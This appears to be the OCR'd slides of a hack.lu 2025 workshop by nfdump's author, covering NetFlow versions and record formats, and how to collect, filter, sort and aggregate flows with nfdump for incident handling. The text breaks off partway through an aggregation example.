When NetFlow meets pcap

Workshop hack.lu 2025

Peter - Author nfdump

NFDUMP
FOR YOUR NETFLOWS

NFDUMP
FOR YOUR NETFLOWS

About this workshop

- Introduction
- What is NetFlow? - a NetFlow primer.
- What is nfdump? - a nfdump primer.
- The beauty of NetFlow for Incident handling.
- The shortcomings of NetFlow in incident handling.
- Best of both worlds - NetFlow and pcap.

NFDUMP
FOR YOUR NETFLOWS

Remarks

General remarks:

If you collect and/or process network data, make sure you comply with all legal regulations and follow the appropriate compliance of the respective organisation.

All network data, used in this workshop are publicly available.

About

Hands-On:

If you want to follow along all examples and/or play with the datasets:

- Copy the appropriate VM to your disk locally or
- Install nfdump locally and copy the datasets.

VM:

- AMD64 ova image for VMware/VirtualBox
- ARM64 VMware image for OSX silicon users
- Debian - User: netflow, Password: nfdump, Root-password: flowbox
- Folder hack.lu contains all datasets.

Local nfdump installation:

- Clone nfdump: git clone https://github.com/phaag/nfdump

```
cd nfdump; sh bootstrap
sudo apt-get install pkg-config autoconf automake bison flex git clang libzstd-dev libtool libpcap-dev make
./configure --enable-sflow --enable-readpcap --enable-nfpcapd --enable-maxmind --enable-ja4 --enable-tor
```

NFDUMP
FOR YOUR NETFLOWS

What is NetFlow

From Wikipedia:

> *“NetFlow is a feature that was introduced on Cisco routers around 1996 that provides the ability to collect IP network traffic as it enters or exits an interface.”*

- Originally designed for a router internal purpose, in order to optimise routing.
- It turned out to be useful to export these *“flows”* for analysis purposes.
- Network administrators can determine things such as the source and destination traffic, class of service, and the causes of congestion. (Wikipedia)
- Network security admins can use it to track network incidents.

NFDUMP

FOR YOUR NETFLOWS

Primer NetFlow

NFDUMP
FOR YOUR NETFLOWS

What is NetFlow


A typical NetFlow monitoring setup consists of at least three main components:

- Flow exporter:
  Aggregates packets internally in a flow cache into *flows*.
  Exports these flows to one or more *flow collectors*.
- Flow collector:
  Receives flows from one or more *flow exporters*, decodes the NetFlow data and stores them for later processing by the *analysis application*.
- Analysis application:
  Reads the decoded NetFlow data from the *flow collector* and processes the flows based on the context. *(Incident analysis, network congestions)*

What is NetFlow

Where to get NetFlow?

- Routers (traditionally), Switches, Firewalls, Hosts (*NIX)



SYN

SYN/ACK


GET /index.html HTTP 1.1

web document

...

```
Date first seen         Duration         Proto      Src IP Addr:Port          Dst IP Addr:Port  Packets     Bytes Flows
2025-08-15 04:22:57.681     00:00:18.933 TCP     192.168.22.201:80    -> 192.168.203.248:45113      36      2371     1
2025-08-15 04:22:57.681     00:00:18.933 TCP    192.168.203.248:45113 ->   192.168.22.201:80         47     59554     1
```

Collecting NetFlow




NetFlow exporter

NetFlow collector

NetFlow analysis

NFDUMP
FOR YOUR NETFLOWS

Collecting NetFlow



NetFlow version

v1 → v5 → v7 → v9 → IPFIX (v10)

Legacy ----> Template-based ----> IETF standard

NetFlow version

NetFlow is defined as *the protocol* sending the data from the exporter to the collector.

Version	Year (approx)	Status	Key features / additions	Notes / usage
v1	~1996	Initial release / prototype	Original fixed format; exported 7-tuple flow data (src/dst IP, ports, protocol, ToS, input interface, counters).	Introduced with early Cisco IOS 11.x. Limited functionality, no timestamps or AS data.
v2	~1997	Experimental (internal)	Minor bug fixes and enhancements over v1.	Never publicly released. Used internally by Cisco during early testing.
v3	~1998	Experimental (internal)	Added timestamps, AS numbers, and routing info.	Prototype of what became v5; never deployed commercially.
v4	~1998	Experimental (internal)	Added BGP next-hop field and route-related data.	Cisco skipped public release; short-lived internal format.
v5	**~1998**	**Production (standardized)**	**Stable, fixed record format; supports IPv4, AS numbers, BGP next hop, timestamps, input/output interfaces.**	**Became the de facto standard for many years. Still supported widely today**
v6	~1999	Experimental (internal)	Internal testing for flexible field formats and extended flow info.	Never publicly released.
v7	~2000	Production (platform-specific)	Modified v5 for Catalyst 5000/6000 MLS (Multilayer Switching).	Export format differs from v5 — only works on certain Catalyst switches.
v8	~2001	Production (aggregated)	Introduced flow aggregation (by AS, prefix, protocol, etc.) to reduce export volume.	Used for high-performance routers needing summary flow data.
v9	**~2004**	**Production (template-based)**	**Dynamic, extensible template format; supports IPv6, MPLS, VLANs and more.**	**Standard today. Basis for IPFIX (RFC 7011) — the modern flow export standard.**
IPFIX (v10)	**~2008**	**Production, IETF Standard**	**Standardized, vendor-neutral Internet Protocol Flow Information Export; extensible, supports custom fields and enterprise IDs.**	**Industry-wide standard replacing CISCO proprietary NetFlow; supports IPv4, IPv6, MPLS, VXLAN, etc.**

NFDUMP
FOR YOUR NETFLOWS

NetFlow versions

- IPFIX - often defined as NetFlow v10 - is mostly used these days.
- Cisco NetFlow V9 and IPFIX are largely the same and differ only in minor details. Both represent the field ID in the template record with a 16 bit field. All 16 bit values (65536) may be considered valid.
- The original NetFlow v9 RFC defined the first 79 field IDs. In general, only IDs up to 127 were considered valid.
- The Cisco website defines valid v9 field IDs up to 127. IDs in the range of 128 .. 32767 match those in the IANA IPFIX field registry.
- The IANA IPFIX registry currently lists specifications up to field ID 529. approximately 500 fields.
- With IPFIX, vendors can also define their own element list (enterprise numbers)
- Cisco firewalls - Adaptive Security Appliance (ASA) - export firewall events (created, deleted, denied …) as NetFlow v9 records and special field IDs. Flows -> Events.

NetFlow versions

- Cisco reserves the proprietary "NetFlow" name and technology for its flow analysis system.


Compatible (mostly) technologies with different names:

- jflow by Juniper
- NetStream by Huawei
- pflow by OpenBSD
- rflow, flow, AppFlow used by various vendors.
- .... others

  Note:
  sFlow is not a NetFlow compatible technology!
  sFlow is an industry-standard sampling technology for monitoring high-speed network traffic on routers, switches, and other devices.
  sFlow was originally developed by InMon Corp.


NetFlow versions

NetFlow v5 record



```
Flow Record v5:
  first        =       1755224965876 [2025-08-15 04:29:25.876]
  last         =       1755224965876 [2025-08-15 04:29:25.876]
  proto        =                   6 TCP
  tcp flags    =                0x10 ...A....
  src port     =               55343
  dst port     =                  80
  src tos      =                   0
  in packets   =                   1
  in bytes     =                  46
  src addr     =      192.168.198.58
  dst addr     =      192.168.27.222
```

NetFlow v9 record



```
Flow Record v9:
  RecordCount  =                  35                                                          MPLS Lbl  1  =          1010-0-0
  Ident        =           TestFlows                                                          MPLS Lbl  2  =          2020-0-0
  Flags        =                0x00 NETFLOW v10, Unsampled                                   MPLS Lbl  3  =          3030-0-0
  Elements     =                 18:  1 2 4 5 7 8 10 12 14 15 16 17 20 22 25 26 38 42         MPLS Lbl  4  =          4040-0-0
  size         =                 376                                                          MPLS Lbl  5  =          5050-0-0
  engine type  =                  34                                                          MPLS Lbl  6  =          6060-0-0
  engine ID    =                  35                                                          MPLS Lbl  7  =          7070-0-0
  export sysid =                   3                                                          MPLS Lbl  8  =          8080-0-0
  first        =       1562833854517 [2019-07-11 10:30:54.517]                                MPLS Lbl  9  =          9090-0-0
  last         =       1562833856288 [2019-07-11 10:30:56.288]                                MPLS Lbl 10  =        100100-0-1
  received at  =       1562833800001 [2019-07-11 10:30:00.001]                                in src mac   =  12:34:56:78:90:aa
  proto        =                   6 TCP                                                      out dst mac  =  2f:ee:dd:cc:bb:ab
  tcp flags    =                0x12 ...A..S.                                                 in dst mac   =  3a:ee:dd:cc:bb:fc
  src port     =               22222                                                          out src mac  =  4a:34:56:78:90:0d
  dst port     =                  80                                                          bgp next as  =              7751
  src tos      =                   3                                                          bgp prev as  =             33032
  fwd status   =                   1                                                          cli latency  =             0.002 ms
  in packets   =                 210                                                          srv latency  =             0.022 ms
  in bytes     =             4467904                                                          app latency  =             0.222 ms
  src addr     =     72.138.170.101: NA/CA/Cambridge long/lat: 43.3662/-80.2222               src xlt ip   =       44.55.66.77
  dst addr     =         42.16.32.6: AS/KR/'South Korea' long/lat: 37.5112/126.9741           dst xlt ip   =           8.8.8.8
  input        =                 200                                                          src xlt port =             55667
  output       =                 100                                                          dst xlt port =               443
  src mask     =                  24 72.138.170.0/24                                          nat event    =                 1: NAT translation create
  dst mask     =                  16 42.16.0.0/16                                             nat pool ID  =                 5
  dst tos      =                   4                                                          pblock start =              1024
  direction    =                   2                                                          pblock end   =             16534
  biFlow Dir   =                0x00                                                          pblock step  =                 2
  end reason   =                0x00                                                          pblock size  =              4096
  out packets  =                 203                                                          vlanID       =                47
  out bytes    =            44556677                                                          post vlanID  =                48
  aggr flows   =                   7                                                          custID       =                49
  src as       =                 775                                                          post custID  =                50
  dst as       =                3303                                                          ingress IfID =            112233
  bgp next hop =          172.73.2.3                                                          egress IfID  =            445566
  ip next hop  =          172.72.1.2                                                          ethertype    =            0x0000
  ip exporter  =           127.0.0.1                                                          ip fragment  =              0x40 DF
                                                                                              ip minTTL    =                40
                                                                                              ip minTTL    =               255
```

NetFlow in incident handling

Questions, when doing incident handling:

- Which IP is eating up all my bandwidth?
- Why is my printer communicating with the outside world?
- Why is there traffic at 2 o’clock in the morning?
- We never configured any service on port 2222. What happened?
- …

Proper NetFlow analysis may help you to answer - at least - some questions?

NFDUMP

FOR YOUR NETFLOWS

Primer nfdump
The beauty of NetFlow for incident handling

Nfdump

nfdump is a suite of tools for collecting, processing, and analysing NetFlow with a focus on incident analysis.

Features:

- Collects NetFlow (v1, v5/v7, v9, IPFIX) and sFlow data.
- Multi-threaded for high-performance processing and sorting.
- Advanced flow filtering and aggregation (filter syntax similar to tcpdump, but optimised for flow data). See also the nfdump CheatSheet.
- Supports user-defined flow aggregation.
- Enriches flow records with geolocation, AS, and Tor exit node information.
- Flexible output formats (text, CSV, JSON, and user-defined).
- Optionally integrates GeoDB (geolookup/Maxmind) and TorDB (torlookup) databases.

NFDUMP
FOR YOUR NETFLOWS

Primer nfdump

Available collectors:

- nfcapd: collects and decodes NetFlow data from NetFlow exporters
- sfpcad: collects and decodes sflow data from sflow exporters
- nfpcapd: host based NetFlow exporter for most *NIX systems.


NetFlow analysis

- nfdump: reads and processes the NetFlow data, collected by any of the above collectors.
- List flows
- Aggregates flows
- Top n statistics
- …

Primer nfdump

Flow collection with nfcapd:


- One or several sources (NetFlow exporters) can send data to a collector.
- The collector decodes NetFlow versions v1, v5, v7, v9 and IPFIX.
- Decoded flows are compressed and stored in nfdump binary file format.
- Flow data is stored in a sequence of files, where each file contains the data of a time slice.
- Flow files are named according to the time slice.
- Flow files can be organised in a hierarchy of directories based on the date. Example:



```
flows/2011/03/12/22/nfcapd.201103122200
flows/2011/03/12/22/nfcapd.201103122205
flows/2011/03/12/22/nfcapd.201103122210
flows/2011/03/12/22/nfcapd.201103122215
```

Primer nfdump

Starting the collector:
(typical arguments)



```
./nfcapd -w flows -S 2 -z=lz4 -p 9996 -I upstream -P /var/run/nfdump.pid -u NetFlow -g NetFlow -D
```

Detach from terminal
fork() to background

Write into
this directory

Type of sub-directory
hierarchy
2: year/month/day/hour

Compress
data using lz4

Listen on port 9996
for incoming data

Identifier string
given all flows

Write own pid
into this file

Set uid of process
to this user

Set gid of process
to this Group

- Nfcapd has many more options including a packet repeater.
- See the nfcapd(1) man page for the detailed list.
- For the workshop, we don’t need the collector. All flows are provided.

NFDUMP
FOR YOUR NETFLOWS

Primer nfdump

Flow analysis with nfdump:

- One or more files are processed for the analysis.
- Flows can be filtered according to flow elements (IP, port, proto, vlanID)
- Flows can be printed in many different formats: text, json, ndjson, csv
- Flexible user defined output formats available.
- Flows can be aggregated according to the user needs.
- Flow or element statistics over all flows.
- Flow enrichment with geo data (maxmind) and tor exit node information.

See the nfdump(1) man page for a detailed list of all options.

NFDUMP
FOR YOUR NETFLOWS

Primer nfdump

Flow analysis with nfdump:

- Listing flows:

```
nfdump -r example-flows
```

- Using different output formats:

```
nfdump -r example-flows -o raw
nfdump -r example-flows -o line
nfdump -r example-flows -o long
nfdump -r example-flows -o extended
nfdump -r example-flows -o ndjson
```

- Sort order of flows:

```
nfdump -r example-flows -o long -O tstart        # useful for timeline reconstruction
nfdump -r example-flows -o line -O duration
```

- Filtering flows: Filter syntax similar to tcpdump, but extended for NetFlow data. A separate document is available, which describes the filter syntax in detail.

```
nfdump -r example-flows -o line ‘proto tcp and port 80’
nfdump -r example-flows -o line ‘proto tcp and port < 1024’
nfdump -r example-flows -o line ‘proto tcp and dst port < 1024’
```

- For the details, see the nfdump filter cheatsheet.

Primer nfdump

Flow analysis with nfdump:

- Flow statistics:

```
nfdump -r example-flows -s <element>[:p]/[<order-by>[:a][:d]]
# statistics about <element> optionally split by protocol,
# ordered by <order-by> optionally print in ascending or descending order.

nfdump -r example-flows -s ip/bytes         # Top 10 IP stat ordered by bytes descending
nfdump -r example-flows -s ip:p/bytes:a     # Top 10 IP stat ordered by port and bytes ascending
nfdump -r example-flows -s ip/flows:d -n 20 # Top 20 IP stat ordered by flows descending
nfdump -r example-flows -s ip/packets/bytes # Two IP top-10 stats: one by bytes and one by packets.
nfdump -r example-flows -s port:p/bytes     # Top 10 port stat ordered by protocol and bytes
nfdump -r example-flows -s dstport/bytes    # IP top 10 stat ordered by bytes descending
nfdump -r example-flows -s proto/bytes      # IP top 10 protocol stat ordered by bytes

nfdump -r example-flows -s record[:p]/<order-by>[:a][:d]]
# statistics about flow records optionally split by protocol,
# ordered by <order-by> optionally print in ascending or descending order.
```

Primer nfdump

Flow analysis with nfdump:

- Flow aggregation:
  Group flows together with the same flow elements to form a single flow.
  By default proto,srcip,dstip,srcport,dstport are aggregated.

```
% nfdump -r example-flows ip 185.25.10.15
Date first seen          Duration          Proto      Src IP Addr:Port          Dst IP Addr:Port   Packets    Bytes Flows
2025-09-10 17:42:16.606     00:01:45.002 TCP          45.0.0.15:25    ->    185.25.10.15:49475          4      436     1
2025-09-10 17:41:34.602     00:05:15.008 TCP        185.25.10.15:49475 ->      45.0.0.15:25            10      592     1
